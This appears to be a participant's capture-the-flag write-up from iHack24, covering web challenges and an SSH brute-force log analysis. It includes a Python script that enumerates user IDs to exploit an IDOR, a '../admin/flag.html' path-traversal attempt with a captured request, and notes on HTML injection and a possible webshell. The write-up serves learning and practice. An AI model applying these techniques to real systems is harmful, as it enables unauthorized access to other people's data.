
WEB SECURITY CHALLENGE

CHARACTER JOURNEY COMPLETED

We found these credentials from the SUPPORT page, me might be able to login as admin later?



Support

Role: admin


Email: administrator@google.com

Name: Sadiq Sigaraga

Contact: 60123456789

Link: Click me!

We found out we have broken level object access or IDOR in the **MyAccount** page.
The url is http://character-journey.ihack24.capturextheflag.io/profile.php?userId=503


character-journey.ihack24.capturextheflag.io/profile.php?userId=503

Profile

Name: razorz


Email: razorz@gmail.com

The userId key seems predictable, after changing the parameter to 504, 505, and so on, we can actually view info about other users which is their username and email.


Therefore we should be able to get userId of the admin by changing the user id.
We use this script will to automate the process of finding the user ID associated with the admin email.

```
import requests


base_url = "http://character-journey.ihack24.capturextheflag.io/profile.php?userId="


admin_email = "administrator@google.com"


cookies = {
    "PHPSESSID": "b1ec6fc2db0386893287003a4de1cbb7"
}

# Function to check user ID
def check_user_id(user_id):
    # Construct the URL with the current user ID
    url = f"{base_url}{user_id}"
    # Send the GET request
    response = requests.get(url, cookies=cookies)
    # Check if the email is in the response
    if admin_email in response.text:
        print(f"Admin email found! User ID: {user_id}")
        return True
    return False

# Iterate over a range of user IDs
for user_id in range(1, 1000):  # Adjust the range as needed
    if check_user_id(user_id):
        break
```

After running the script, we found the userId of the admin is 53. Then, we change the userId on the url to 53 and mange to get the flag!



```
┌──(kali㉿kali)-[~/Desktop/Ihack/web]
└─$ python3 cj.py
Admin email found! User ID: 53
```



Profile

Name: ihack24{655b7b7ae4c62d726a568eff8914573e}


Email: administrator@google.com

PING CHECKER NOT COMPLETED

https://thepinger-ihack24.capturextheflag.io/
https://thepinger-ihack24.capturextheflag.io/checkweb.php

SIMPLE PIMPLE SHOP (NOT COMPLETED)

Directories




Sinatra doesn't know this ditty.

Try this:

```
get '/images/' do
  "Hello World"
end
```

Sinatra is used



Comments

Comment: Your mom is hot!

Your comment has been stored and reviewed. Th

Add more comment:


<h>Your mom is hot!</h>

Can use webshell

BLOCK SURF NOT COMPLETED

Blocksurf
The junior developer has implemented blacklist-based input filters to one of the functions to prevent malicious requests. Can you bypass it to access the secret path/endpoint on the local internal server with HTTP-related services port?

MY MEMO (NOT COMPLETED)



Welcome hand

Create a Memo

Title:

Content:

Your Memos


titel
sicko
27/07/2024, 19:55:24

shithead
<h>yourmomma</h>

27/07/2024, 19:55:51

EMPLOYEE ATTENDANCE


Yo! You're the new guy for Human Resource huh? Go to this website, use employee01:password for the credentials. Please don't break the website. Best of luck!



Employee Attendance


Select Month: March

Employee Name	Employee ID	Days Present	Days Absent	Status
Alice Johnson	E001	22	3	wfh
Bob Smith	E002	17	1	on-site
Carol White	E003	20	6	wfh
David Brown	E004	17	0	wfh
Eva Green	E005	18	6	on-site
Frank Black	E006	18	6	wfh
Grace Hill	E007	18	5	wfh
Henry Ford	E008	22	1	wfh
Isla Clarke	E009	22	5	on-site
Jack Davis	E010	20	1	on-site



```
<button onclick="downloadJSON()">Download JSON</button>
<button onclick="logout()">Logout</button>
<button href="/admin/flag.html" hidden>Flag</button>
```

Hidden button



```
employee-attendance.ihack24.capturextheflag.io/admin/flag.html
```

```
nauthorized
```


There is also js script inside the page source.

```
<script>
        #getting the info from /data/{month}
    async function fetchData(month) {
        const response = await fetch('/data/' + month);
        const data = await response.json();
        return data;
    }

    async function displayData() {
```

#what if we can manipulate the entry values in the button? I tried intercepting it using burp but no luck

```
            const monthSelect = document.getElementById('month-select');
            const month = monthSelect.value;
            const tbody = document.getElementById('employee-table').querySelector('tbody');
            tbody.innerHTML = '';

            if (month) {
                const data = await fetchData(month);
                data.forEach(employee => {
                    const row = document.createElement('tr');
                    row.innerHTML = `
                        <td>${employee.employee_name}</td>
                        <td>${employee.employee_id}</td>
                        <td>${employee.attendance.days_present}</td>
                        <td>${employee.attendance.days_absent}</td>
                        <td>${employee.status}</td>
                    `;
                    tbody.appendChild(row);
                });
            }
        }

        async function downloadJSON() {
            const monthSelect = document.getElementById('month-select');
            const month = monthSelect.value;
            if (month) {
            #maybe the download path we can change to the /admin/flag.html
                window.location.href = '/download?month=' + month;
            } else {
                alert("Please select a month to download the data.");
            }
        }

        function logout() {
            window.location.href = "/";
        }
    </script>
```


So I start intercepting my request using burp,



```
POST /safebrowsing/clientreport/download?key=dummytoken HTTP/2
Host: sb-ssl.google.com
Content-Length: 703
Content-Type: application/octet-stream
Sec-Fetch-Site: none
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept-Encoding: gzip, deflate, br
Priority: u=4, i


Rhttp://employee-attendance.ihack24.capturextheflag.io/download?month=february.json"
      J<ð\€k  ^  Ü  ÷  â     }ÚLØ2Ë  )¿"£
Rhttp://employee-attendance.ihack24.capturextheflag.io/download?month=february.json
127.0.0.1"@http://employee-attendance.ihack24.capturextheflag.io/index.html"D
@http://employee-attendance.ihack24.capturextheflag.io/index.html*0Jdata
(3).7zPZen-GB  Â^"'SafeBrowsingArchiveImprovements.Enabled(08@JChrome/126.0.6478.127/Mac OS XPX`  àø¢´
Rhttp://employee-attendance.ihack24.capturextheflag.io/download?month=february.json
127.0.0.1"@http://employee-attendance.ihack24.capturextheflag.io/index.html09p¢6nyBPXp    ¢ª ²Ú
```


I found that the `month` parameter is the file name, i wonder if we can change it to the path to the flag.html
Our current directory is /data/ so we need to go back one directory so access the /admin/

So i change `february.json` to `../admin/flag.html` and fwd the request, no luck. I guess whatever garbage here also need to change




```
J<ð\€k  ^  Ü  ÷  â     }ÚLØ2Ë  )¿"£
```

http://employee-attendance.ihack24.capturextheflag.io/download?month=../admin/flag.html




employee-attendance.ihack24.capturextheflag.io/download?month=../admin/flag.html


Still no luck. It kicked me to the login page



However after thinkering multiple times i accidentally found out the month button here had to be in null values (for some reason i don't understand yet. I have some questions abt the downloadJSON() function tho. I thought it would behave differently)



So ya after that i downloaded the file. It is 7z file. Unzip it and we get the flag.html file



```
ihack24{8d1f757aa744f459ac7ef07ebe0e2651}
```


DIGITAL FORENSICS

Incident Handling Challenge

We are given a log file, and we need to find the affected user from the bruteforce attack that had been performed around late july

When i scroll over the log files there are a lot of ssh request were sent, and a lot of failed ones. So i just search for the keyword for successful ssh attempt

I google for the log msg for successful ssh login



6

The successful SSH logins are logged in e.g. `/var/log/auth.log` with:

```
sshd[20007]: Accepted password for username from 192.0.2.123 port 6097
```

So i just search the line using grep

```
cat auth.log | grep -iE accepted
```

I prints out one line with this successful ssh attempt from a public ip to using username sysadmin

```
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for
sysadmin from 149.102.244.68 port 7153 ssh2
```

So to further verify, i open the text file with a text editor to find the line number of that entry.

Jul 27 05:02:24 vmprod-uat-01 sshd[153863]: Failed password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153869]: Failed password for sysadmin from 149.102.244.68 port 52336 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153867]: Failed password for sysadmin from 149.102.244.68 port 57047 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153845]: Failed password for sysadmin from 149.102.244.68 port 49249 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153871]: Failed password for sysadmin from 149.102.244.68 port 24445 ssh2

```
Jul 27 05:02:25 vmprod-uat-01 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153875]: Failed password for sysadmin from 149.102.244.68 port 46547 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam_unix(sshd:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: New session 735 of user sysadmin.
```


So yea, indeed the successful attempt is followed after tons of failed attempts. This seems like a brute force attack

So the source ip address (attacker) = 149.102.244.68
User affected = sysadmin

ihack24{149.102.244.68_sysadmin}

